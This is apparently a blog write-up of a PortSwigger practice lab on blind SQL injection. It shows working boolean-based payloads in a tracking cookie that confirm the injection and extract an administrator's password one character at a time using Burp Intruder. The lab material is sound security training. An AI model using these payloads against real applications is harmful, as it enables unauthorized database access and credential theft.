Web Security Lab — Blind SQL Injection with Conditional Responses | PortSwigger Practitioner
The previous SQL injection lab gave me everything directly — table names, column names, passwords all visible in the response. This one…
Web Security Lab — Blind SQL Injection with Conditional Responses | PortSwigger Practitioner
The previous SQL injection lab gave me everything directly — table names, column names, passwords all visible in the response. This one gave me nothing.
No error messages. No database output. Just a page that sometimes said “Welcome back!” and sometimes didn’t.
That single boolean signal — present or absent — was the only tool I had to extract a 20-character password from a live database.
This is Blind SQL Injection with Conditional Responses, a Practitioner-level lab from PortSwigger.
The Lab

“The application performs a SQL query containing the value of the submitted cookie. The results are not returned. But the application includes a ‘Welcome back’ message if the query returns any rows.”
The injection point wasn’t in the URL this time. It was in the TrackingId cookie — a value the application sends with every request for analytics purposes.
Objective: extract the administrator’s password and log in.
What is Blind SQL Injection?
In a normal SQLi attack, the database returns data you can read directly in the response. You ask “what’s in the users table?” and it tells you.
Blind SQLi is different. The database still executes your queries — but it never shows you the results. The only feedback you get is a change in application behaviour.
In this lab, that behaviour change was a single line: “Welcome back!”
If my SQL condition was TRUE — Welcome back appeared. If my SQL condition was FALSE — it didn’t.
That’s it. One bit of information per request. And I needed to extract 20 characters.
Step 1 — Confirm the Injection Point
I intercepted the request in Burp and sent it to Repeater. The TrackingId cookie looked like:
TrackingId=xyzI modified it to test for injection:
TrackingId=xyz' AND '1'='1
TrackingId=xyz' AND '1'='2

First request — Welcome back appeared. Second request — Welcome back disappeared.
The application was evaluating my SQL condition. Blind injection confirmed.
Step 2 — Confirm Administrator Exists
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a'--
Welcome back appeared. The administrator account exists in the users table.
Step 3 — Find the Password Length
TrackingId=xyz' AND LENGTH((SELECT password FROM users WHERE username='administrator'))=20--

Welcome back appeared. Password is exactly 20 characters long.
Step 4 — Extract the First Character Manually
This is where I did something deliberate — before automating anything, I manually tried individual characters for position 1 using SUBSTRING:
TrackingId=xyz' AND SUBSTRING((SELECT password FROM users WHERE username='administrator'),1,1)='a'--
I went through the alphabet one by one in Repeater, watching for Welcome back to appear. When I hit ‘g’ — it appeared.
First character confirmed: g
I did this manually first because I wanted to understand exactly what was happening before letting Intruder run automatically. Once I knew the technique worked and what the signal looked like, I was ready to automate.
Step 5 — Automate with Intruder
I sent the request to Intruder and set the payload position on the character being tested:
TrackingId=xyz' AND SUBSTRING((SELECT password FROM users WHERE username='administrator'),1,1)='§a§'--Payload: simple list of a-z and 0–9 (36 characters total).


Ran the attack. In the Results tab I watched the Length column — every wrong character returned 5504 bytes. The correct character returned 5565 bytes — because the Welcome back message added extra content to the page.
Found character 1: g (confirmed my manual result)
I then moved to position 2, changing the SUBSTRING index:
SUBSTRING(...,2,1)='§a§'Ran again. Found character 2: 1
Repeated this process for all 20 positions.
The Full Password
Running Intruder 20 times, one position at a time, extracting one character per run:
Position  1: g  (length 5565 at payload 'g')
Position  2: 1
Position  3: z  (length 5565 at payload 'z')
Position  4: h
...continuing through all 20 positions...
Final password: g1zhk41xtbs1g4eczk8u
Step 6 — Log In
Took the credentials to the login page:
Username: administrator
Password: g1zhk41xtbs1g4eczk8u
Lab solved.

What I Actually Learned
1. Blind SQLi requires a completely different mindset. In a normal SQLi attack you read data. In blind SQLi you ask questions and read behaviour. The database is still talking to you — just in a different language.
2. One bit of information per request adds up. 20 characters × 36 possible values = 720 requests to extract a password. Automated tools make this feasible. Without Intruder this would have taken hours manually.
3. Doing the first step manually was worth it. I manually found the first character before using Intruder. That decision meant I understood exactly what the length difference signalled before automating. When you automate something you don’t understand, you can’t tell if the results are right or wrong.
4. Cookies are attack surfaces too. The injection wasn’t in the URL or a form field — it was in a tracking cookie most people never think about. Every value the application processes from user input is a potential injection point.
5. The “Welcome back” signal is tiny but enough. A 61-byte difference in response length. One message appearing or not appearing. That’s all blind SQLi needs. Application developers who think “there’s no data returned so it’s safe” are wrong — behaviour itself leaks information.
Tools Used
Burp Suite Repeater — manually testing injection conditions and finding the first character
Burp Suite Intruder — automating character extraction across all 20 positions with a-z + 0–9 payload
The Attack Chain
AND '1'='1 → Welcome back ✓  |  AND '1'='2 → no Welcome back
→ Blind injection confirmed
AND (SELECT 'a' FROM users WHERE username='administrator')='a'
→ Welcome back ✓ → administrator existsAND LENGTH(password)=20 → Welcome back ✓ → password is 20 charsSUBSTRING(password,1,1)='g' → Welcome back ✓ → first char is 'g'
→ Manual confirmation, then Intruder for positions 2-20Password: g1zhk41xtbs1g4eczk8u
Login as administrator → Lab solvedFollow this blog for weekly writeups — CTF challenges and web security labs.
GitHub: github.com/CipherCoded-Dev
메타데이터
- post_id
- c3fa1ef118b7
- slug
- web-security-lab-blind-sql-injection-with-conditional-responses-portswigger-practitioner-c3fa1ef118b7
- url
- https://medium.com/@khushbuchandra2161/web-security-lab-blind-sql-injection-with-conditional-responses-portswigger-practitioner-c3fa1ef118b7
- canonical_url
- https://medium.com/@khushbuchandra2161/web-security-lab-blind-sql-injection-with-conditional-responses-portswigger-practitioner-c3fa1ef118b7
- author_url
- https://medium.com/@khushbuchandra2161
- status
- ok
- fetched_at
- 2026-08-09 09:46:21